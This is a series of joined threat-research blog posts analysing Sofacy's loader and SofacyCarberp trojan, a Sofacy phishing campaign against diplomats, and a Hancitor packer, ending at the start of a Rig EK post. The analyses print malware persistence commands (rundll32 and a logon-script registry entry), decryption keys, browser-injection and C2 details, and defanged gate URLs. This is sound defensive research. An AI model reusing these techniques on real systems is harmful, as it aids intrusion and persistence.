The payload dropped to the system by the macro is an executable that is responsible for installing and executing a dynamic link library (DLL) to the system. This executable contains the same decryption algorithm as the loader we analyzed in the DealersChoice attacks in late 2016.
The loader has several coding features that make it interesting.  For example, upon execution, the loader attempts to load the following library:  api-ms-win-core-synch-l1-2-0.dll.  This DLL is part of the Universal Windows Platform app to Windows 10. Typically, a developer would not link directly to this file, but to WindowsApp.lib, which gives access to the underlying APIs.  It appears the loader included definitions of wrappers for Windows API functions that cannot be called directly because they are not supported on all operating systems.
Upon execution, the loader will decrypt the embedded payload (DLL) using a custom algorithm followed by decompressing it using the RtlDecompressBuffer API.  This API is normally used for Windows drivers, but there is nothing to prevent a userland process from using it, and the parameters are documented on MSDN.  The compression algorithm used is LZNT1 with maximum compression level.  The payload is decrypted using a starting 10-byte XOR key of: 0x3950BE2CD37B2C7CCBF8.  Once decrypted, the data is then passed to the decompression routine.  The payload is in the loader at file offset:  0x19880 - 0x1F23C size of 0x59BD.  The payload can be decrypted and decompressed with the following Python script:

The loader will drop the following files in the %LOCALAPPDATA% file path:

  • Cdnver.dll
  • Cdnver.bat

To evade observable detection from Windows explorer, file attributes are set to hidden.  %LOCALAPPDATA% would be the user's path from the user who launched the executable, i.e., C:\Users\user\AppData\Local where the user would contain the user’s logon account.
To execute the dropped DLL, the loader first checks the integrity level of the executing process, and if it does not have the necessary permissions, the loader will enumerate the system’s processes searching for explorer.exe.  This process was most likely chosen as it typically runs with administrator privileges.  The loader will attempt to use the permission of explorer.exe to execute the dropped DLL via CreateProcessAsUser.  If the user who executed the loader is admin or has sufficient privileges this step is skipped.  The execution is handled using the Windows rundll32.exe program and calls the DLL’s export via ordinal number 1.  Example:
start rundll32.exe "C:\Users\user\AppData\Local\cdnver.dll",#1 
For persistence, the loader will add the following registry key UserInitMprLogonScript to HKCU \Environment with the following value:
C:\Users\user\AppData\Local\cdnver.bat
This entry would cause the batch file to be executed any time the user logs on.  The batch file contains the following information:
start rundll32.exe "C:\Users\user\AppData\Local\cdnver.dll",#1   
The use of the UserInitMprLogonScript  is not new to Sofacy, as Mitre’s ATT&CK framework shows Sofacy’s use of this registry key as an example of the Logon Scripts persistence technique.
 
SofacyCarberp Payload
The DLL delivered in these attacks is a variant of the SofacyCarberp payload, which is used extensively by the Sofacy threat group.
 
API Resolution
Previous versions of this Trojan used code taken from the leaked Carberp source code, which mainly involved Carberp's code used to resolve API functions. However, this version of SofacyCarberp uses a hashing algorithm to locate the correct loaded DLL based on its BaseDLLName in order to manually load API functions. It does so by loading the PEB, then accesses the _PEB_LDR_DATA structure and then obtains the unicode string for BaseDllName in the InLoadOrderModuleList. It treats this unicode string as an ASCII string by skipping every other byte then gets the lowercase version of the string. It then subjects the resulting string of lowercase characters to a hashing algorithm and checks the resulting hash to a hardcoded value. The following Python script shows the algorithm used to determine the hashed values:

The following is a list of hardcoded values used to find the correct loaded DLL:

  • 0x98853A78 - kernel32.dll
  • 0xA4137E37 - ntdll.dll

It specifically looks for the following APIs based on its hash:

  • 0x77b826b3 - ? (most likely ntdll.ZwProtectVirtualMemory based on code context)
  • 0x2e33c8ac – ntdll.ZwWriteVirtualMemory
  • 0xb9016a44 – ntdll.ZwFreeVirtualMemory
  • 0xa2ea8afa – ntdll.ZwQuerySystemInformation
  • 0x99885504 – ntdll.ZwClose
  • 0x46264019 – ntdll.ZwOpenProcess
  • 0x3B66D24C – kernel32.?
  • 0x79F5D836 – kernel32.?

 
Injecting into Browsers
The Trojan will use the same hashing algorithm for API resolution to find browser processes running on the system with the intention of injecting code into the browser to communicate with its C2 server. The use of this hashing algorithm differs from previous variants of SofacyCarberp, as previously reported by ESET.
To begin the code injection, the Trojan calls the ZwQuerySystemInformation function, specifically requesting for the data associated with SystemProcessInformation. The result is a structure named SYSTEM_PROCESS_INFORMATION, which the Trojan will access the Unicode string in the field ImageName (offset 0x3c). The Trojan then subjects this unicode string in ASCII format to the hashing algorithm, looking for the following:

  • 0xCDCB4E50 - iexplore.exe
  • 0x70297938 - firefox.exe
  • 0x723F0158 - chrome.exe

The Trojan will attempt to inject code into these browsers to carry out its C2 communications. To carry out C2 communications via injected code in a remote process, the injected code reaches out to the C2 server and saves the response to a memory mapped file named SNFIRNW. The Trojan uses a custom communication protocol within this mapped file, but at a high level the Trojan will continually look for data within the mapped SNFIRNW file and process the data in the same manner as if it communicated with the C2 server within its own process.
 
Command and Control Communications
In addition to being able to communicate with its C2 server from code injected into a web browser, the Trojan can also carry out the same communication process within its own process. The C2 communication uses HTTPS and specifically sets the following flags to do so in a manner to allow invalid certificates:
SECURITY_FLAG_IGNORE_CERT_DATE_INVALID|SECURITY_FLAG_IGNORE_CERT_CN_INVALID|SECURITY_FLAG_IGNORE_UNKNOWN_CA|SECURITY_FLAG_IGNORE_REVOCATION

The initial request sent from the Trojan is to google.com, likely as an internet connectivity check.
Sofacy_7

Figure 7 Initial request from SofacyCarberp Trojan to Google to check for Internet access

 
As seen in the activity above, the Trojan issues a POST request to a URL that contains randomly sized and randomly generated strings. The URL also contains a randomly chosen string from the following list:

  • vnd.wmc
  • .3gpp2
  • .ktx
  • .rfc822
  • .vnd.flatland.3dml
  • .report
  • .vnd.radisys.msml-basic-layout
  • .3gpp

This list of strings differs from previously analyzed SofacyCarberp samples, such as the variant discussed in our June 2016 blog “New Sofacy Attacks Against US Government Agency“ that chose from a list of strings .xml, .pdf, .htm or .zip.
The value for the one parameter, specifically WrLqG1kMJXpgID1rODM= is base64 encoded ciphertext that decrypts to the string UihklEpz4V, which is hardcoded in the Trojan. The algorithm used to encrypt the data in the URL the same algorithm as used in previous SofacyCarberp samples we have analyzed. The data in the POST request is the base64 encoded user-agent seen in the request.

After establishing that the system has Internet access, the Trojan will gather detailed system information and send it to the C2 server. The gathered information includes a unique identifier based on the storage volume serial number (id field), a list of running processes, network interface card information, the storage device name (disk field), the Trojan's build identifier (build field, specifically 0x9104f000), followed by a screenshot of the system (img field). The screenshot functionality in this Trojan is rather interesting, as instead of using Windows APIs to take a screenshot, the Trojan's code simulates the user pressing the "Take Screenshot" key (VK_SCREENSHOT) on the keyboard which saves the screenshot to the clipboard. The Trojan then accesses the data in the clipboard and converts it to a JPG image to include in this HTTP request. All of this data is encrypted, base64 encoded and sent to the C2 server in a HTTP POST to a URL that a similar structure as the initial internet connectivity check.
Sofacy_8

Figure 8 HTTP POST from SofacyCarberp to C2 server with system information

 
The SofacyCarberp Trojan parses the C2 server’s response to the request for data that the Trojan will then use to download a secondary payload to the system. The Trojan looks in the response data for sections between the tags [file] and [/file] and [settings] and [/settings], which we have observed in other SofacyCarberp samples we have analyzed. However, this particular variant also contains another section with the tags [shell] and [/shell]. The Trojan parses these sections for specific fields that dictate how the Trojan will operate, including where the Trojan will save the downloaded file, how the Trojan runs the secondary payload and what C2 location the Trojan should communicate with. The following fields are parsed by the Trojan:

  • FileName: Specified filename
  • PathToSave: Path to specified file
  • Execute: Create a process with the specified file
  • Delete: Delete the specified file
  • LoadLib: Load the specified DLL into the current process
  • ReadFile: Reads a specified the file
  • Rundll: Runs the specified DLL with a specified exported function
  • IP: Set C2 location
  • shell: Run additional code in a newly created thread

The data in the shell section specified in the shell field is base64 encoded data that decodes to raw assembly. We surmise this fact based on the Trojan using the base64 decoded data to create a local thread, which suggests that the provided data can be any position independent code or shellcode.
Threat Brief: Sofacy Group Targeting European and North American Diplomats

Overview
Palo Alto Networks Unit 42 threat research team has just uncovered a new set of attacks by the Sofacy group using malicious emails targeting foreign affairs agencies and ministries in North America and Europe, including a European embassy in Moscow.
Given the significant activity attributed to Sofacy, and the new evidence directly targeting the diplomatic community, Palo Alto Networks wants to ensure that foreign affairs agencies around the world understand how the attacks are carried out, and what agencies and personnel can do to protect themselves.
The Sofacy Group (AKA APT28, Grizzly Steppe, Fancy Bear, STRONTIUM, Sednit, Tsar Team, Pawn Storm) is a well-known hacking organization widely reported to be associated with Russia by the US Intelligence Community, numerous media reports and other cybersecurity companies.  Sofacy Group has been associated with many attacks against targets around the world, including the International Olympic Committee (IOC) in 2018, the World Anti-Doping Agency in 2016, the Dutch Safety Board in 2015, and German, French, Ukrainian, and Dutch political and military targets throughout 2014 through 2018.

How the Attacks are Carried Out: Via Email
These attacks begin with an email sent to a carefully chosen target in the agency. The recent spoofed emails we have seen are forged to appear to come from Jane’s 360 Defense Events to tell the recipient about events coming up in 2018.

  • The actual subject line is “Upcoming Defense events February 2018”
  • The sender address falsely claims to be “Jane's 360 defense events <events@ihsmarkit.com>"
  • The email has a Microsoft Excel spreadsheet attached and urges the recipient to open the attachment Most importantly, the email says “If you have trouble viewing the document you can try to enable content to resolve the issue”

The figure below shows an example.
Sofacy_1


Once the recipient opens the Excel spreadsheet, she or he does have trouble viewing the document: it opens as a blank spreadsheet. The attackers are relying on the recipient to follow the instruction in the email and click “Enable Content”. You can see below what the spreadsheet looks like and the enable content button.
Sofacy_2

Clicking the “Enable Content” button is the key to the attack. While it makes the text in the spreadsheet visible and so seems to solve the problem, it’s a trick: It’s really running a program that silently installs a program on the system. This program gives the attackers complete control over the computer and can enable them to copy documents, usernames, passwords, account information and even take screenshots.
How you can protect yourself
There are several things that you can do to help protect against these latest Sofacy attacks and others like it.  With the public awareness of this particular decoy, it is highly likely that the Sofacy group will shift their attacks to spoof emails from a different organization to continue carrying out these attacks.  Additionally, this attack technique is not exclusive to the Sofacy Group.
Therefore, these suggested actions can protect not just against these known attacks but others like it.

  • First: Ensure your agency is running advanced security that can provide protection against attacks like this.
  • Second: You may also want to work with your security team to determine if you received this particular email and if this attack potentially impacted you.
  • Third: Be cautious when opening attachments that you get through email. If you get an unexpected email with an attachment be very wary.
  • Fourth: Be even more cautious when opening an attachment that in some way tells you to “Enable Content”. The “Enable Content” button is actually a security protection in Microsoft Word and Excel: it prevents programs from running. Attackers regularly try to get people to turn off this protection using tricks like we see here.

An unexpected email message with an attachment that says you should “enable content” has a high likelihood of being malicious in some way. If you get an email like this, you shouldn’t open the attachment and click “enable content”. Instead, you should verify that the message and the attachment are legitimate by contacting the sender in some way other than replying to the email (because replying to the email may go back to the attackers who will, of course, say it’s legitimate). Or, just delete the message and report it to your security team.
Palo Alto Networks Unit 42 regularly researches threats like these and provides information about them on our blog.

Dissecting Hancitor’s Latest 2018 Packer

Summary
Over the past two years, the Hancitor malware family has been a fairly regular nuisance that defenders on the front line of organizations have to deal with on an almost weekly basis. The malware itself has gone through more than 80 variations during this time, sometimes just to define new variables for campaigns and other times a complete rewrite of the malware’s core functionality by the code authors. Every now and then though, they venture out into the unknown with techniques unlike what Hancitor has used before. These occasions tend to be short-lived and I look at them more as “testing” phases. I suspect the malware authors monitor their infection rates and when they deviate from the tried and true, campaigns end up being less successful. For those interested in an overview of how a typical Hancitor malspam campaign operates, Unit 42 recently published a blog on the subject.  In this post, I’ll be diving into the technical inner-workings of their latest malware packer.
For this particular instance,  campaigns on January 24, 2018 and January 25, 2018 used a different document format, Rich Text Format (RTF), that leveraged an exploit (CVE-2017-11882) to launch shellcode which executed a PowerShell command used to download the standard binary which has been used for months. Usually, Hancitor is distributed through Microsoft Word documents utilizing macros but RTF documents typically require some kind of exploit to execute code. In the past, Hancitor has kept itself at arm’s length from exploitation and instead relied entirely on social-engineering. This most likely helps evade against anti-virus (AV) and endpoint detection and response (EDR) systems monitoring for that type of activity.
The first RTF variant on the 24th is fairly straightforward; however, on the 25th, the RTF now included an embedded PE file that was entirely different than their standard binary. This PE file exhibited a new unpacking technique that the Hancitor developers have never employed before and this will be the meat of the blog post. My end goal is to identify the standard Hancitor command and control (C2) gate URL’s, which stayed the same even with the new dropper in use.
For this analysis, I’ll be using the following sample:

SHA256 B489CA02DCEA8DC7D5420908AD5D58F99A6FEF160721DCECFD512095F2163F7A

 
RTF Dropper
I won’t be getting into the details of the exploit but suffice to say, they used the CVE-2017-11882 exploit in their RTF document to launch shellcode and execute a PowerShell command. The PowerShell command in this campaign will save a base64 encoded PE to disk and then call the Start-Process cmdlet on it.

 
Hancitor PE
Once the PE is launched, it will create a simple mutex called “e” and then begin to employ some anti-disassembly techniques that seek to hinder static analysis. In general, most popular disassemblers default to flow-oriented disassembly as opposed to linear disassembly. This means that when the disassembler analyzes instructions, if the instruction would shift the execution of the program to another location, then the disassembler may follow the instructions to that location to continue analysis. All bytes which would come after the branching may go unanalyzed and won’t be disassembled. Abusing this functionality to confuse the disassembler is a very common technique.
Effectively, this sample builds an address location into a register and then uses that register as the operand for a CALL instruction to shift execution to a section of code that the disassembler hasn’t analyzed. Since the disassembler doesn’t know what value will be in that register upon analysis, assuming the code isn’t analyzed due to other reasons, then it just leaves it as ‘data’. In a debugger, this problem is fairly trivial to deal with as you can just instruct the debugger to re-analyze the code from any point you choose.
After its initial jump into unanalyzed code, the malware begins to employ more anti-disassembly and anti-debugging techniques. Specifically, it starts executing code where there will be one or two instructions immediately followed by a jump. Normally, you would be able to read instructions linearly and get an understanding of the overall functionality, but with jumps interspersed between each instruction, the flow is obscured and harder to analyze as you only ever see one or two pieces of the overall function on your screen. This requires you keep track of what’s going on, step-by-step.
In this case, the first thing the code does is to load the address for VirtualProtect() into the EAX register and build the parameters on the stack for a call to it. Again, using a call to the register further helps prevent static analysis. Once the call is made, it adjusts the privileges for all memory space loaded by this PE to have read, write, and execute (RWE) bits set, shown below. This is also new to the Hancitor malware, but is specifically used within the packer which we will discuss shortly.

Setting all of the permissions to RWE allows for execution in the program to be transferred to any of the mapped memory regions, whereas typically it’s limited to the “code” section. There is also no reason they couldn’t have contained all of this within the “code” section, so it’s a good indicator for detection when everything is converted to RWE. This is commonly done when there will be code hidden outside of the originally defined area; however, in this sample, they never actually execute code outside of this memory region so it’s a shotgun approach to adjusting privileges.
The next action it will take, still using the same instruction-jump obfuscation, begins to XOR 0xC80 bytes beginning at address 0x402185 with the value 0xD1. One interesting oddity to their method here is that they move the value 0x5AF06AD1 to the EAX register, but only use the lower byte, AL (0xD1), for the XOR and ignore the other three bytes. It wouldn’t be the first time the Hancitor malware has intended to use a full value but introduced errors in their code that caused it to only partially work as intended. The decoding routine looks like the following.

Once this loop finishes decoding new shellcode, it will transfer execution to address 0x402185 with a JMP instruction.
To illustrate looking at assembly that hasn’t been analyzed yet, from a debugger perspective, you would see these bytes as data within the “code” section.

Simply telling the debugger to reanalyze the code found will make it human readable.

Initial Shellcode

Once inside this new shellcode it begins to look up the address locations for a number of functions using GetProcAddress(). These functions will be used throughout the unpacking routines. The function names are not obfuscated and, once decoded from the above, can be seen in plain text.
hancitor1
 
 
Some of the functions and DLL names looked up are listed below:

  • GetModuleHandleA
  • LoadLibraryA
  • VirtualAlloc
  • VirtualFree
  • OutputDebugStringA
  • ntdll.dll
  • _stricmp
  • memset
  • memcpy

Throughout the unpacking, VirtualAlloc(), memcpy(), and VirtualFree() are heavily used for moving data around and overwriting existing data.
Once it has all of the addresses, the sample will allocate a 0x1000 byte memory page and copy all of the decoded shellcode into it. Next, it will begin to egg hunt for two DWORD values, 0x88BAC570 and 0x48254000 respectively, in which it will find the address four bytes from the start of the second egg. Egg hunting allows the code to be position independent and is a technique found in almost all Hancitor variants. After identifying the address, it will be used in another “JMP EAX” instruction to transfer execution to a new function within the copied shellcode, at offset 0x3E4, in the newly allocated memory range.
 
Data Setup
From a control flow perspective, the same code is being executed, albeit from a new location, which frees up the unpacking functions to overwrite the code in the main body of the Hancitor PE.
The first actions taken is to overwrite code in three locations by copying data toward the end of the “code” section to earlier areas, shown below.

Source memcpy() Size Dest Addr Range
0x407C9E 0x514 0x4058D4-0x405DE8
0x4078B6 0x3E8 0x40400A-0x4043F2
0x406C36 0xC80 0x402185-0x402E05

 
During this operation, there is another good example that illustrates some of the anti-analysis tricks in use.

Beginning at the top of the code, you’ll notice the “JMP SHORT 001F0465” instruction which is not actually in the address listing on the left side of this snippet. This is a common technique to obscure code flow because it was disassembled linearly at the instruction boundaries, but the JMP instruction is redirecting execution outside of the boundary. Once this jump is actually taken and lands in the middle of the shown instruction 0x1F0464, the code will be re-analyzed based on the instruction pointer location and change the meaning entirely.

Unpacking More Shellcode
This next phase is where the unpacking actually occurs and the main purpose of this blog. Before I get into it, I’ll preface it with if you know how RC4 works, you may want to skip ahead as the first two sections will cover the RC4 key-scheduling algorithm (KSA) and the RC4 pseudo-random generation algorithm (PRGA), which are used as part of this unpacking algorithm.
In general, packers seek to modify data or code in such a way that it’s unlike the original content, effectively obfuscating it. Packers are not inherently bad but it adds another layer of evasion to malware, so they tend to go hand-in-hand. Each packer typically attempts to put their own spin on how to do this by coming up with unique algorithms; this makes it difficult to programmatically unpack malware at scale but also allows for varying levels of protection. Code packing algorithms can be as simple as a one-byte XOR across the data to full-on encryption or compression.
In the case of this malware, they’ve created an algorithm which initially uses RC4 KSA and incorporates the RC4 PRGA within a loop to generate a table of offsets that dictate the order in which to piece back together more shellcode.
 
RC4 KSA
To kick things off, this sample creates the substitution box (S-box) used in RC4 KSA. First, it will allocate an array of incrementing values starting from 0x0 to 0x100 (0-256) entirely on the stack.
I’ve annotated the assembly below which covers building and modifying the S-box, which is heavily utilized throughout the rest of the unpacking.

In this case, there are two arrays, the S-box built on the stack and another 16-byte “key” array found at 0x455 into the new shellcode. This key array is used to modify values throughout the KSA. Effectively, it takes the counter and uses 0x10 to calculate its modulo, afterwards this is used as an index into the key array. The dereferenced value found at the index is added to the “final” value from the previous iteration. In the case of the first iteration, this “final” value will be zero. Once those two values are added together, it will add the counter value to the sum and use 0x100 to calculate its modulo, becoming the new “final” value for the next iteration.
After completing that equation, it takes the “final” value as an index in the 256-byte S-box array and swaps the dereferenced value with the dereferenced value found at the index in the first array using the counter. This is the RC4 KSA in a nut shell.
Here is an example of this on iteration 0x14 in the loop, after some of the data has been modified already. You can see that after 0xC6, at offset 0x13, there are incrementing values: 0x14, 0x15, 0x16, 0x17, etc.
hancitor2
 
 
For value 0x14, it retrieves the modulus of 0x4 by using 0x10 for the calculation, which is then used to find the additive value in the key array. The value at key[4] is 0x5D and this is added to the previous “final” value, 0xC6, which can be seen at offset 0x13.

Next, it uses the counter as an index and dereferences the value to add into the equation. For the first couple of runs, the dereferenced value equates to the counter, but eventually these begin to overwrite and the values change accordingly.

Now the values at sbox1[0x37] and sbox1[0x14] are swapped, as can be seen below.
 
hancitor3
 
 
On the next iteration, with the key value being 0x53, it would look like this:

The values at sbox1[0x9F] and sbox1[0x15] would be swapped.
You’ll see that at offset 0x1A in the example output above, the value is 0xC. On iteration 0x1A then, 0xC will be the value added to the key and the previous “final” value. This happens for 256 iterations and every value gets shifted around from its original starting point. Talos has a nice blog from 2014 that talks about S-box creation in malware and the RC4 entry on Wikipedia has a succinct overview as well.
I’ve recreated the logic shown previously Python as it may be easier to illustrate it with code.

In the Python codes first iteration, where the value in sbox1[0x0] is 0x00 and key[0x0] is 0x82, you would add 0x0 to 0x82 to 0x0 (the value at sbox1[counter]) and divide by 0x100. The remainder, 0x82, would then be placed in sbox1[0x0] and the value which was at sbox1[0x0] would be swapped into sbox1[0x82]. There are a lot of cleaner examples of code available online for the RC4 KSA but for the sake of learning, along with making sure that if there were any errors introduced by the malware authors, I created everything based on their logic used.
 
RC4 PRGA
The RC4 PRGA is used within the main unpacking loop specifically to generate a keystream value but how that value is used is where the malware author begins to diverge from RC4.
I’ll briefly cover PRGA and then move onto the parent unpacking loop, which will make reference back to this algorithm.
Using a loop counter as an index into the original S-box, PRGA will dereference the value at sbox1[counter] and add it to the previous keystream value to create the second index. These values will then get swapped around in the S-box, similar to how the KSA does it. Finally, it will retrieve the value at sbox1[counter] and sbox1[secondIndex], add them together, and then use them in a modulo calculation with 0x100 to generate the new keystream value.
For example, the first byte referenced (counter starting at 0x1 in this case) is sbox1[0x1], which is 0x7 after completing the KSA. The value at sbox1[0x7] is 0xA6 and they swap values so that sbox1[0x1] is 0xA6 and the value at sbox1[0x7] is 0x7. It then adds 0xA6 to 0x7 to make 0xAD and takes the dereferenced value at sbox1[0xAD], in this case 0x58, as the keystream value.
Now, at this point, in regular RC4, the new keystream value would be used in an XOR operation to decode or encode a byte of ciphertext or plaintext. As you can guess, that is not the case with this malware.
 
Offset Table
Taking a step back, once the S-box generation is complete, the next step is to allocate two more regions of memory. It fills the first region, again, with incrementing values until it hits 0x5C36 but this time each value is a DWORD instead of a singular byte. This region will show itself to be yet another S-box in function.
Next, it launches into the main unpacking loop, which is the meat of the operation. On each iteration of this loop, it will use an inner-loop (the previously detailed RC4 PRGA) to retrieve a keystream byte – performed four times each parent loop iteration.
After obtaining the four bytes of keystream values, it will combine them into a DWORD and use it in a modulo calculation with the loop counter from the parent loop, decrementing by one each iteration from the length of the data (0x5C36).
For example, the first four bytes of keystream values are 0x58, 0x58, 0xF2, and 0xEA, which is combined to form 0xEAF25858.

It takes the result of this operation and uses it as an index into the second S-Box of DWORD’s. Next, it takes the dereferenced value found at the index and stores it in the third memory region, incrementing by an offset of 4 each time. Finally, it swaps the dereferenced values in the second memory region with the value found at the index into the second S-box.
In this case, the first DWORD in the third memory region will be 0x5200. It swaps the dereferenced values in the second memory region with the counter value so the value at the offset for 0x5200 will become 0x5C35 (decremented by 4 bytes) and the value found at the offset for 0x5C35 will be 0x5200.
This process continues until the parent loop finishes and, once complete, it will allocate another memory region wherein it copies 0x5C36 bytes from address 0x401000 in the main program.
Alright, if you’ve stuck with me this long, what I want to convey is that all of the above is to create an elaborate table of DWORD offsets, used as indexes, that define how the data will be unshuffled, which is finally what happens next.
For each byte in the new memory region, which is the data just copied from address range 0x401000-0x406C36, it will add the corresponding DWORD value for the respective iteration to the base of 0x401000 and copy that byte over. As a reminder, the data being copied at this point is the same data initially moved into position by the first three memcpy() calls.
The first DWORD in the third memory region is 0x5200, as discussed previously, and the first byte at 0x401000 is 0x8B, thus at 0x406200 (0x401000 + 0x5200) the value 0x8B will be placed. At no point are any of the bytes manipulated, as would be standard in an RC4 implementation, but instead are just rearranged into their respective order.
To help illustrate with code, below is the full implementation of the algorithm in Python. To save space, I’ve removed the data but this is available in full on GitHub if you want to review further.

Thus, concludes the unpacking algorithm. You’ll see familiar strings for the actual Hancitor malware once it finishes.
 
hancitor4
 
 
Hancitor
Before execution shifts back to the main program, they use more anti-debugging tricks by calling the OutputDebugStringA() function to check whether or not the program is being debugged. Once that check is passed, it will begin executing the code found at 0x404000.
I won’t spend too much time on the functionality of Hancitor as it has been blogged about endlessly but this is what this particular sample will do.

  • Get OS version
  • Get adapter address
  • Get Windows directory
  • Get volume information
  • Check external IP with api[.]ipify[.]org


Once it has the information it needs, depending on whether you’re running on x86 or x64 architecture, it formats the following string used in the initial POST to the Hancitor gate.
hancitor5
 
 
After filling it out it will look similar to the below.
hancitor6
Gates
Going back to the entire reason I even delved into this was that I’ve maintained a Hancitor decoder for the past two years and, with each new variant, I try to find a way to decode out the Hancitor gates so they can quickly be identified and blocked. This variant, even after all of the above unpacking, still left me in the dark as to where the gates were.
To figure that out, we have to look a bit further into the code. At the address 0x402B51 in the unpacked shellcode we’ll find a series of Windows decryption calls that take a blob of encrypted data, decrypt it, and reveal the Hancitor gate URL’s and campaign code.

  • CryptAcquireContextA
  • CryptCreasteHash
  • CryptHashData
  • CryptDeriveKey
  • CryptDecrypt
  • CryptDestroyHash
  • CryptDestroyKey

The algorithm in use here is SHA1 hashing with actual RC4 encryption. It uses an 8-byte value (0xAAE8678C261EC5DB) to derive the SHA1 key and then decrypts 0x2000 bytes.
 
hancitor7
 
 
The first entry is the campaign code which correlates to the date the campaign was ran on, in this case January 24th, subsequently followed by the three Hancitor gates.
 
Conclusion
While Hancitor continues to evolve, they stick to a fairly strict playbook. This sample diverged from that playbook quite heavily but only saw usage in one campaign before they reverted back to other, older, variants. This may be due to the way it’s packed being detected more frequently or some other unknown reason that caused a drop in their infection rates that prompted removing it. Either way, it’s important to continue tracking their operation and documenting new techniques and tactics used by this adversary.
Palo Alto Networks customers are protected from Hancitor by WildFire and Traps. This threat can be tracked within AutoFocus by using the Hancitor tag.
 
IOCs
Hancitor Gates

  • hxxp://naveundpa[.]com/ls5/forum[.]php
  • hxxp://undronride[.]ru/ls5/forum[.]php
  • hxxp://dingparjushis[.]ru/ls5/forum[.]php

User-Agent


  • Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko

Rig EK One Year Later: From Ransomware to Coin Miners and Information Stealers

What a difference a year makes! As the dominant exploit kit (EK) in our current threat landscape, Rig EK has gone through significant changes. How much has Rig EK changed? In order to find out, we compared activity levels, malware payloads, and network traffic characteristics from January of 2017 with January of 2018. The contrast is striking.

Activity Levels: A Dramatic Drop
Since 2017, Rig EK has remained the most significant player in the EK market, and it still accounts for the vast majority of EK traffic we currently discover. However, overall EK activity dramatically declined during 2017. We already reported a significant decline in Rig EK that began in April 2017.  By the fourth quarter of 2017, overall EK activity levels fell even further, declining 31 percent from the previous quarter.
But how dramatic is the change from January 2017 compared with January 2018?
